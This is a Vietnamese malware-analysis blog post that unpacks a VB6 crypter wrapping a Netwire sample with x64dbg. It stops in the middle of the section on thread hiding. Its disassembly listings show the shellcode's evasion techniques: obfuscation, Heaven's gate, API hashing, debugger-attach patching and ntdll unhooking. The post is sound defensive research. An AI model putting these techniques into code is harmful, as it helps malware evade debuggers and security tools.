


[RE011] Unpack crypter của malware Netwire bằng x64dbg

blog.vincss.net/2020/03/re011-unpack-crypter-cua-malware-netwire-bang-x64dbg.html



Gần đây, chúng tôi có tiếp cận một mẫu malware lạ. Kết quả trả về của sandbox cho thấy đây là một biến thể của dòng malware Netwire được pack bằng một loại crypter viết bằng VB6. Chúng tôi đã tiến hành phân tích mẫu này nhằm hiểu sâu về kỹ thuật của malware, đồng thời xây dựng thành tài liệu tham khảo cho những mẫu malware sử dụng kỹ thuật tương tự.

1. Công cụ sử dụng


2. Thông tin cơ bản về sample

File Hash (SHA-

256): d381c5a5eeb46759bb5ebce67eb50cc61f91a75c204d6ec1c7750937f7f4c3f1

Nguồn: Any.run


Phân tích sơ bộ bằng các chương trình PE Scanner cho thấy mã độc được viết bằng **Visual Basic 6.0**



Hình 1. Kết quả scan bằng Exeinfo

3. Phân tích crypter

Một mẹo khi dịch ngược chương trình được biên dịch từ VB6 là sẽ có một loạt các lệnh jump nhảy đến các function được viết trong chương trình. Như trong trường hợp này, các lệnh jump nằm ở địa chỉ **0x40DF3C**. Có thể tìm các lệnh jump này bằng mẫu **"81 6C 24 04 ?? ?? ?? ?? E9"**



Hình 2. Các lệnh jump đến function của VB6

Có thể thấy mã độc chỉ có hai function chính. Chọn function tại địa chỉ **0x40E9DE** để phân tích vì function này có kích thước lớn nhất. Tiếp tục trace dần sẽ tới một hàm call như sau:

```

EB 07 JMP netwirerat.40ED3A
83A5 B8FEFFFF 00 AND DWORD PTR SS:[EBP - 148], 0
C745 90 04000280 MOV DWORD PTR SS:[EBP - 70], 80020004
C745 88 0A000000 MOV DWORD PTR SS:[EBP - 78], A
C745 A0 04000280 MOV DWORD PTR SS:[EBP - 60], 80020004
C745 98 0A000000 MOV DWORD PTR SS:[EBP - 68], A
C745 B0 04000280 MOV DWORD PTR SS:[EBP - 50], 80020004
C745 AB 0A000000 MOV DWORD PTR SS:[EBP - 58], A
C745 C0 32443354 MOV DWORD PTR SS:[EBP - 40], 54334432
89 6D525BFF MOV ECX, FF5B526D
31C0 XOR EAX, EAX
40 INC EAX
41 INC ECX
3D C0E1E400 CMP EAX, E4E1C0
75 F7 JNE netwirerat.40ED72
FFD1 CALL ECX

```

Hình 3. Lệnh call đến shellcode

Với những ai đã quen với việc dịch ngược các chương trình được viết bằng VB6 sẽ nhận thấy điểm bất thường khi trong code của chương trình VB6 gọi thẳng đến một thanh ghi. Tiếp tục debug vào lệnh call sẽ tới đoạn shellcode:

```

0040342D . 85DB TEST EBX, EBX
0040342F . 85FF TEST EDI, EDI
00403431 . 81FB AB63692F CMP EBX, 2F6963AB
00403437 . 68 E46D62FB PUSH FB626DE4
0040343C . 58 POP EAX
0040343D . 2D 638161F9 SUB EAX, F9618163
00403442 . F7C6 B1CE5EDF TEST ESI, DF5ECEB1
00403448 . 81FF 0F517C56 CMP EDI, 567C510F
0040344E . 85C0 TEST EAX, EAX
00403450 . 68 9E364000 PUSH <netwirerat.sub_40369E>
00403455 . F7C3 6542604E TEST EBX, 4E604265
0040345B . A9 DA44ECBC TEST EAX, BCEC44DA
00403460 . F7C1 08D0CC44 TEST ECX, 44CCD008
00403466 . 3D 45ED2646 CMP EAX, 4626ED45
0040346B . 5F POP EDI
0040346C . 85C0 TEST EAX, EAX
0040346E . 85FF TEST EDI, EDI
00403470 . 39F6 CMP ESI, ESI
00403472 > 46 INC ESI
00403473 . 81FA 16BB99CD CMP EDX, CD99BB16
00403479 . 85D2 TEST EDX, EDX
0040347B . F7C1 A62747E0 TEST ECX, E04727A6
00403481 . 8B0F MOV ECX, DWORD PTR DS:[EDI]
00403483 . F7C3 85012DBB TEST EBX, BB2D0185
00403489 . 39DB CMP EBX, EBX
0040348B . 3D 5B2E65CD CMP EAX, CD652E5B
00403490 . 31F1 XOR ECX, ESI
00403492 . 85C0 TEST EAX, EAX
00403494 . 81FF E006200F CMP EDI, F2006E0
0040349A . 85FF TEST EDI, EDI
0040349C . 39C1 CMP ECX, EAX
0040349E . 75 D2 JNE netwirerat.403472
004034A0 . 39D2 CMP EDX, EDX
004034A2 . 81FE E4F33024 CMP ESI, 2430F3E4
004034A8 . 81FB 2E1A4CC2 CMP EBX, C24C1A2E
004034AE . B8 2C1D6864 MOV EAX, 64681D2C


```

Hình 4. Đoạn code cấp phát memory và chạy shellcode

Toàn bộ đoạn shellcode này đã được obfuscated. Tuy nhiên, kích thước của nó cũng khá nhỏ nên nếu trace dần từng bước và tổng hợp thông tin, chúng ta sẽ thấy shellcode thực hiện những bước sau:

- Gọi hàm **VirtualAlloc** để cấp phát bộ nhớ.
- Giải mã shellcode và copy vào vùng bộ nhớ vừa được cấp phát.
- Tiến hành gọi shellcode mới.

Tới đây, có thể dùng x64dbg để dump toàn bộ shellcode mới và tiến hành phân tích. Để dump shellcode, lựa chọn đoạn cần dump trong cửa sổ Hex, chuột phải và chọn **Binary > Save To a File**:



Hình 5. Dump shellcode với x64dbg

Với shellcode đã dump, có nhiều công cụ hỗ trợ để phân tích. Trong bài này, chúng tôi sử dụng **jmp2it** để load shellcode lên và debug bằng x64dbg. Chạy jmp2it với command như sau:

“Jmp2it.exe shellcode.bin 0x0 pause”

Tiến hành attach x64dbg vào process **jmp2it.exe** để debug shellcode. Shellcode lúc này được load ở địa chỉ **0x30000**.

```

00030000 81EC 00020000 SUB ESP, 200
00030006 . 55 PUSH EBP
00030007 . 89E5 MOV EBP, ESP
00030009 . E8 00000000 CALL 3000E
0003000E . 58 POP EAX
0003000F . 83E8 0E SUB EAX, E
00030012 . 8945 44 MOV DWORD PTR SS:[EBP + 44], EAX
00030015 > 52 PUSH EDX
00030016 . E8 08000000 CALL 30023
0003001B . 3F AAS
0003001C . 852A TEST DWORD PTR DS:[EDX], EBP
0003001E . 803B 4F CMP BYTE PTR DS:[EBX], 4F
00030021 . CE INTO
00030022 . 93 XCHG EBX, EAX
00030023 . 5A POP EDX
00030024 . 83EA 05 SUB EDX, 5
00030027 . 803A E8 CMP BYTE PTR DS:[EDX], E8
0003002A . 75 01 JNE 3002D
0003002C . 5A POP EDX
0003002D . 52 PUSH EDX
0003002E . E8 0A000000 CALL 3003D
00030033 . 4D DEC EBP
00030034 . 5C POP ESP
00030035 . A5 MOVSD
00030036 . 0F164475 5B MOVHPS XMM0, QWORD PTR SS:[EBP + ESI * 2 + 5B]
0003003B . EC IN AL, DX
0003003C . 3A5A 83 CMP BL, BYTE PTR DS:[EDX - 7D]
0003003F . EA 05803AE8 7501 JMP FAR 175:E83A8005
00030046 . 5A POP EDX
00030047 . 81C1 E0DBD33F ADD ECX, 3FD3DBE0
0003004D > 81E9 E0DBD33F SUB ECX, 3FD3DBE0
00030053 . A9 83FA5B9A TEST EAX, 9A5BFA83
00030058 . E8 C0510000 CALL 3521D
0003005D . 05 3629DD7E ADD EAX, 7EDD2936
00030062 . 2D 3629DD7E SUB EAX, 7EDD2936
00030067 . 81FB 11947751 CMP EBX, 51779411

```

Hình 6. Shellcode thực hiện tác vụ độc hại

Như trên hình, shellcode mới này cũng bị obfuscate. Lúc này, có hai lựa chọn:

- Trace từng lệnh để debug.
- Viết tool/script để deobfuscate đoạn shellcode.

Vì shellcode là khá lớn nên ở đây chúng tôi lựa chọn phương án viết script để thực hiện deobfuscate đoạn shellcode này.

3.1. Deobfuscate shellcode

Để viết được script thực hiện deobfuscate đoạn shellcode, chúng ta cần hiểu một số pattern của đoạn shellcode. Ví dụ như sau:

- Pattern Push Reg/Pop Reg
- Pattern Inc Reg/Dec Reg
- Pattern Add Reg, Const/ Sub Reg, Const
- Pattern Push Reg/Xor Reg, Const/ Pop Reg
- Pattern CLD, CLC
- ...

Các pattern trên tương ứng với lệnh **NOP**. Sau khi xác định được các pattern này, dùng python để viết script deobfuscate. Chi tiết script xem tại [đây](#). Để sử dụng, lựa chọn đoạn mã cần deobfuscate và chạy script.

81EC 00020000	SUB ESP, 200	81EC 00020000	SUB ESP, 200
55	PUSH EBP	55	PUSH EBP
8BE5	MOV EBP, ESP	8BE5	MOV EBP, ESP
EB 00000000	CALL 3B000E	EB 00000000	CALL 3B000E
58	POP EAX	58	POP EAX
83E8 0E	SUB EAX, E	83E8 0E	SUB EAX, E
8945 44	MOV DWORD PTR SS:[EBP + 44], EAX	8945 44	MOV DWORD PTR SS:[EBP + 44], EAX
52	PUSH EDX	90	NOP
EB 08000000	CALL 3B0023	90	NOP
3F	AAS	90	NOP
852A	TEST DWORD PTR DS:[EBX], EBP	90	NOP
803B 4F	CMP BYTE PTR DS:[EBX], 4F	90	NOP
CE	INTD	90	NOP
93	XCHG EBX, EAX	90	NOP
5A	POP EDX	90	NOP
83EA 05	SUB EDX, 5	90	NOP
803A E8	CMP BYTE PTR DS:[EBX], EB	90	NOP
75 01	JNE 3B002D	90	NOP
5A	POP EDX	90	NOP
52	PUSH EDX	90	NOP
EB 0A000000	CALL 3B003D	90	NOP
4D	DEC EBP	90	NOP
5C	POP ESP	90	NOP
A5	MOVSD	90	NOP
0F164475 5B	MOVHPS XMM0, QWORD PTR SS:[EBP + ESI * 2 + 5B]	90	NOP
EC	IN AL, DX	90	NOP

Hình 7. Trước và sau khi deobfuscated

*Lưu ý: script trên tạm thời bỏ qua tìm kiếm pattern 2 bytes vì pattern ngắn, không có hiệu quả nhiều trong việc obfuscate và rất dễ nhầm lẫn khi deobfuscate bằng cách search/replace byte pattern. Để xác định pattern 2 bytes một cách chính xác thì nên dùng pattern bằng asm. Hiện tại x64dbg chưa support tốt các pattern bằng asm.

3.2. Heaven's gate

Shellcode áp dụng kỹ thuật heaven's gate^[1] để làm rối trong quá trình debug. Đây là kỹ thuật thực thi mã từ x86 sang x64 bằng lệnh far jmp. Bằng cách đơn giản check ở địa chỉ **FS:[0xC0]** để xem hệ thống có phải là x64 hay không? Nếu là x64, shellcode dùng kỹ thuật heaven's call. Để debug tiếp được tron tru trên x86, chúng tôi tiến hành patch lệnh nhảy sau lệnh so sánh để "lừa" shellcode thực thi trên x86.

00035236	. 90	NOP
00035237	. 90	NOP
00035238	. 64:8B1D C0000000	MOV EBX, DWORD PTR FS:[C0]
0003523F	. 90	NOP
00035240	. 83FB 00	CMP EBX, 0
00035243	✓ 74 48	JE 3528D ← Patch to jmp
00035245	90	NOP
00035246	90	NOP
00035277	90	NOP
00035278	90	NOP
00035279	90	NOP
0003527A	66:BB 3300	MOV BX, 33
0003527E	66:53	PUSH BX
00035280	50	PUSH EAX
00035281	89E0	MOV EAX, ESP
00035283	83C4 06	ADD ESP, 6
00035286	FF28	JMP FAR FWORD PTR DS:[EAX]
00035288	➤ E8 E5FFFFFF	CALL 35272
0003528D	➤ C3	RET

Hình 8. Đoạn code thực thi Heaven's gate

3.3. Resolve API

Có thể nói **GetProcAddress** là một API quan trọng để shellcode có thể tìm và gọi các

hàm API khác. Để tìm địa chỉ của hàm **GetProcAddress** cần có địa chỉ của **kernel32.dll**. Shellcode ở trên sẽ tiến hành truy xuất tới **PEB->Ldr->InMemoryOrderModuleList** và lấy địa chỉ của module tương ứng với tên **kernel32.dll**.

```

64:A1 30000000 MOV EAX, DWORD PTR FS:[30] EAX = PEB
90 NOP
90 NOP
90 NOP
90 NOP
90 NOP
90 NOP
8B40 0C MOV EAX, DWORD PTR DS:[EAX + C] EAX = PEB->Ldr
D9D0 FNOP
8B40 14 MOV EAX, DWORD PTR DS:[EAX + 14] EAX = PEB->Ldr->InMemoryOrderModuleList
90 NOP
90 NOP
90 NOP
90 NOP
90 NOP
90 NOP
90 NOP
90 NOP
90 NOP
90 NOP
8B00 MOV EAX, DWORD PTR DS:[EAX] EAX = Ldr->InMemoryOrderModuleList->Flink
90 NOP
90 NOP
90 NOP
90 NOP
8B58 28 MOV EBX, DWORD PTR DS:[EAX + 28] EAX = Ldr->InMemoryOrderModuleList->Flink.FullDllName.Buffer
90 NOP

```

Hình 9. Truy cập vào PEB lấy base tương ứng

Sau khi có địa chỉ của **kernel32.dll**, shellcode tiếp tục tìm địa chỉ của API bằng API hash. Ở đây hash được sử dụng là DJB hash và giá trị hash của hàm “**GetProcAddress**” là **0xCF31BB1F**^[2].

```

000301A2 52 PUSH EDX push api name
000301A3 90 NOP
000301A4 E8 93470000 CALL <DJBHash>
000301A9 90 NOP
000301AA 90 NOP
000301AB 5E POP ESI esi:"k/\f"
000301AC 90 NOP
000301AD 90 NOP
000301AE 59 POP ECX
000301AF 90 NOP
000301B0 90 NOP
000301B1 90 NOP
000301B2 90 NOP
000301B3 90 NOP
000301B4 90 NOP
000301B5 90 NOP
000301B6 90 NOP
000301B7 90 NOP
000301B8 90 NOP
000301B9 90 NOP
000301BA 90 NOP
000301BB 90 NOP
000301BC 90 NOP
000301BD 90 NOP
000301BE 90 NOP
000301BF 90 NOP
000301C0 90 NOP
000301C1 3B45 14 CMP EAX, DWORD PTR SS:[EBP + 14] compare hash
000301C4 74 19 JE 301DF

```

Hình 10. Đoạn code hash tên API và tiến hành so sánh

Dựa vào địa chỉ của **kernel32.dll** và API **GetProcAddress**, shellcode tiến hành resolve một loạt các API sau:

- LoadLibraryA
- TerminateProcess
- EnumWindows

- ZwProtectVirtualMemory
- DbgBreakPoint
- DbgUIRemoteBreakin

3.4. Anti attach

Shellcode gọi hàm **ZwProtectVirtualMemory** để đặt quyền **PAGE_EXECUTE_READWRITE** cho section **.text** của **ntdll**, sau đó tiến hành patch các hàm API **DbgBreakPoint** và **DbgUIRemoteBreakin** để anti attach.

```

00034D62 . 8B4424 18      MOV EAX, DWORD PTR SS:[ESP + 18]
00034D66 . FC          CLD
00034D67 . C600 90      MOV BYTE PTR DS:[EAX], 90      pDbgBreakPoint[0] = 0x90
00034D6A . 90          NOP
00034D6B . 90          NOP
00034D6C . 90          NOP

```

Hình 11. Code patch hàm *DbgBreakPoint* thành NOP

```

00034D96 . 8B4424 1C      MOV EAX, DWORD PTR SS:[ESP + 1C]
00034D9A . 89FF        MOV EDI, EDI
00034D9C . C600 6A      MOV BYTE PTR DS:[EAX], 6A      pDbgUIRemoteBreakin[0] = 0x6A
00034D9F . D9D0        FNOP
00034DA1 . C640 01 00    MOV BYTE PTR DS:[EAX + 1], 0    pDbgUIRemoteBreakin[1] = 0x0
00034DA5 . 90          NOP
00034DA6 . 90          NOP
00034DA7 . C640 02 B8    MOV BYTE PTR DS:[EAX + 2], B8   pDbgUIRemoteBreakin[2] = 0xB8
00034DAB . 90          NOP
00034DB7 . 90          NOP
00034DB8 . 8B95 9C000000 MOV EDX, DWORD PTR SS:[EBP + 9C]
00034DBE . 90          NOP
00034DBF . 90          NOP
00034DC0 . 90          NOP
00034DC1 . 8950 03      MOV DWORD PTR DS:[EAX + 3], EDX *(DWORD*)(pDbgUIRemoteBreakin
00034DC4 . 90          NOP
00034DE3 . C640 07 FF    MOV BYTE PTR DS:[EAX + 7], FF   pDbgUIRemoteBreakin[7] = 0xFF
00034DE7 . 90          NOP
00034DE8 . 90          NOP
00034DE9 . C640 08 D0    MOV BYTE PTR DS:[EAX + 8], D0   pDbgUIRemoteBreakin[8] = 0xD0
00034DED . 90          NOP
00034DEE . 90          NOP
00034DEF . 90          NOP
00034DF0 . C640 09 C2    MOV BYTE PTR DS:[EAX + 9], C2   pDbgUIRemoteBreakin[9] = 0xC2
00034DF4 . 90          NOP
00034DF5 . 90          NOP
00034DF6 . 90          NOP
00034DF7 . 90          NOP
00034DF8 . 90          NOP
00034DF9 . 90          NOP
00034DFA . 90          NOP
00034DFB . 90          NOP
00034DFC . 90          NOP
00034DFD . 90          NOP
00034DFE . 90          NOP
00034DFF . 90          NOP
00034E00 . C640 0A 04    MOV BYTE PTR DS:[EAX + A], 4    pDbgUIRemoteBreakin[0xA] = 4
00034E04 . 90          NOP
00034E05 . 90          NOP
00034E06 . C640 0B 00    MOV BYTE PTR DS:[EAX + B], 0    pDbgUIRemoteBreakin[0xB] = 0

```

Hình 12. Code patch hàm *DbgUIRemoteBreakin*

770CF7EA	6A 08	PUSH 8	770CF7EA	6A 00	PUSH 0
770CF7EC	68 30BA0577	PUSH ntdll.7705BA30	770CF7EC	B8 FF070000	MOV EAX, 7FF
770CF7F1	E8 BEE6B8FF	CALL ntdll.7705DEB4	770CF7F1	FFD0	CALL EAX
770CF7F6	64:A1 18000000	MOV EAX, DWORD PTR FS:[18]	770CF7F3	C2 0400	RET 4
770CF7FC	8B40 30	MOV EAX, DWORD PTR DS:[EAX + 30]	770CF7F6	64:A1 18000000	MOV EAX, DWORD PTR FS:[18]
770CF7FF	8078 02 00	CMP BYTE PTR DS:[EAX + 2], 0	770CF7FC	8B40 30	MOV EAX, DWORD PTR DS:[EAX + 30]
770CF803	75 09	JNE ntdll.770CF80E	770CF7FF	8078 02 00	CMP BYTE PTR DS:[EAX + 2], 0
770CF805	F605 D402FE7F 02	TEST BYTE PTR DS:[7FFE02D4], 2	770CF803	75 09	JNE ntdll.770CF80E
770CF80C	74 28	JE ntdll.770CF836	770CF805	F605 D402FE7F 02	TEST BYTE PTR DS:[7FFE02D4], 2
770CF80E	64:A1 18000000	MOV EAX, DWORD PTR FS:[18]	770CF80C	74 28	JE ntdll.770CF836

Hình 13. Trước và sau khi patch hàm DbgUIRemoteBreakin

3.5. Restore hook/breakpoint tại các hàm Zw*/Nt*

Shellcode thực hiện scan pattern “B9 ?? ?? ?? ?? 8D 54 24 04” và “33 C9 8D 54 24 04” trong code của thư viện ntdll. Đây là pattern nằm trong các hàm Zw*/Nt* gọi đến system call. Sau khi tìm thấy pattern này, shellcode sẽ khôi phục lại 5 bytes đầu tiên của các hàm:

```

00035049 > 90 NOP
0003504A . 90 NOP
0003504B . 90 NOP
0003504C . 90 NOP
0003504D . 90 NOP
0003504E . 90 NOP
0003504F . 43 INC EBX
00035050 . 39C3 CMP EBX, EAX
00035052 . 0F84 CD000000 JE 35125
00035058 . 90 NOP
00035059 . 90 NOP
0003505A . 803B B8 CMP BYTE PTR DS:[EBX], B8
0003505D . 75 EA JNE 35049
0003505F . 90 NOP
00035060 . 837B 01 00 CMP DWORD PTR DS:[EBX + 1], 0
00035064 . 75 E3 JNE 35049
00035066 . 90 NOP
00035067 . 90 NOP
00035068 . 807B 05 B9 CMP BYTE PTR DS:[EBX + 5], B9
0003506C . 75 DB JNE 35049
0003506E . D9D0 FNOP
00035070 . 90 NOP
00035071 . 90 NOP
00035072 . BA 8D542404 MOV EDX, 424548D
0003508F . 90 NOP
00035090 . 83C3 0A ADD EBX, A
00035093 . 31C9 XOR ECX, ECX
00035095 . 90 NOP
00035096 . B8 01000000 MOV EAX, 1
0003509B . 90 NOP
0003509C . 90 NOP
0003509D . 90 NOP
0003509E . 90 NOP
0003509F . 90 NOP
000350A0 . 90 NOP
000350A1 > 90 NOP
000350A2 . 90 NOP
000350A3 . 41 INC ECX
000350A4 . 43 INC EBX
000350A5 . 3B13 CMP EDX, DWORD PTR DS:[EBX]
000350A7 . 75 4C JNE 350F5
000350A9 . 90 NOP
000350AA . 66:817B FE C933 CMP WORD PTR DS:[EBX - 2], 33C9
000350B0 . 74 0A JE 350BC
000350B2 . 90 NOP
000350B3 . 90 NOP
000350B4 . 807B FB B9 CMP BYTE PTR DS:[EBX - 5], B9
000350B8 . 74 2E JE 350E8

```

Hình 14. Đoạn code search pattern

```
000350DB . 8943 FA MOV DWORD PTR DS:[EBX - 6], EAX
000350DE . 90 NOP
000350DF . 40 INC EAX
000350E0 .v EB 13 JMP 350F5
000350E2 . 90 NOP
000350E3 . 90 NOP
000350E4 . 90 NOP
000350E5 . 90 NOP
000350E6 . 90 NOP
000350E7 . 90 NOP
000350E8 > 90 NOP
000350E9 . 90 NOP
000350EA . C643 F6 B8 MOV BYTE PTR DS:[EBX - A], B8
000350EE . 90 NOP
000350EF . 8943 F7 MOV DWORD PTR DS:[EBX - 9], EAX
000350F2 . 90 NOP
000350F3 . 90 NOP
000350F4 . 40 INC EAX
000350F5 > 81F9 00300000 CMP ECX, 3000
000350FB .^ 75 A4 JNE 350A1
```

Hình 15. Đoạn code khôi phục lại 5 byte đầu tiên của API

Một điểm hay cần học ở kỹ thuật này là các hàm Zw*/Nt* có các system call number tăng dần theo luồng từ trên xuống dưới. Nhờ đặc điểm này, shellcode có thể khôi phục lại lệnh “mov eax, system call number” một cách chính xác:

```
7704F890 B8 00000000 MOV EAX, 0 NtMapUserPhysicalPagesScatter
7704F895 B9 0A000000 MOV ECX, A A: '\n'
7704F89A 8D5424 04 LEA EDX, DWORD PTR SS:[ESP + 4]
7704F89E 64:FF15 C0000000 CALL DWORD PTR FS:[C0]
7704F8A5 83C4 04 ADD ESP, 4
7704F8A8 C2 0C00 RET C
7704F8AB 90 NOP
7704F8AC B8 01000000 MOV EAX, 1 ZwWaitForSingleObject
7704F8B1 B9 0D000000 MOV ECX, D D: '\r'
7704F8B6 8D5424 04 LEA EDX, DWORD PTR SS:[ESP + 4]
7704F8BA 64:FF15 C0000000 CALL DWORD PTR FS:[C0]
7704F8C1 83C4 04 ADD ESP, 4
7704F8C4 C2 0C00 RET C
7704F8C7 90 NOP
7704F8C8 B8 02000000 MOV EAX, 2 ZwCallbackReturn
7704F8CD 33C9 XOR ECX, ECX
7704F8CF 8D5424 04 LEA EDX, DWORD PTR SS:[ESP + 4]
7704F8D3 64:FF15 C0000000 CALL DWORD PTR FS:[C0]
7704F8DA 83C4 04 ADD ESP, 4
7704F8DD C2 0C00 RET C
7704F8E0 B8 03000000 MOV EAX, 3 NtReadFile
7704F8E5 B9 1A000000 MOV ECX, 1A
7704F8EA 8D5424 04 LEA EDX, DWORD PTR SS:[ESP + 4]
7704F8EE 64:FF15 C0000000 CALL DWORD PTR FS:[C0]
7704F8F5 83C4 04 ADD ESP, 4
7704F8F8 C2 2400 RET 24
7704F8FB 90 NOP
7704F8FC B8 04000000 MOV EAX, 4 ZwDeviceIoControlFile
7704F901 B9 1B000000 MOV ECX, 1B
7704F906 8D5424 04 LEA EDX, DWORD PTR SS:[ESP + 4]
7704F90A 64:FF15 C0000000 CALL DWORD PTR FS:[C0]
7704F911 83C4 04 ADD ESP, 4
```

Hình 16. Pattern được khoanh màu đỏ và system call number được khoanh màu xanh

Bug: Nếu hàm API với system call number là 0 hoặc dòng lệnh “lea edx, dword ptr ss:[esp+4]” bị thay đổi (hook, breakpoint, ...), shellcode sẽ hủy toàn bộ system call number

của *ntdll*.

3.6. Set hidden thread

Shellcode gọi hàm **ZwSetInformationThread** với tham số **0x11** để hide thread^[3] trước debugger:

```
00030588 6A 00 PUSH 0
0003058A 90 NOP
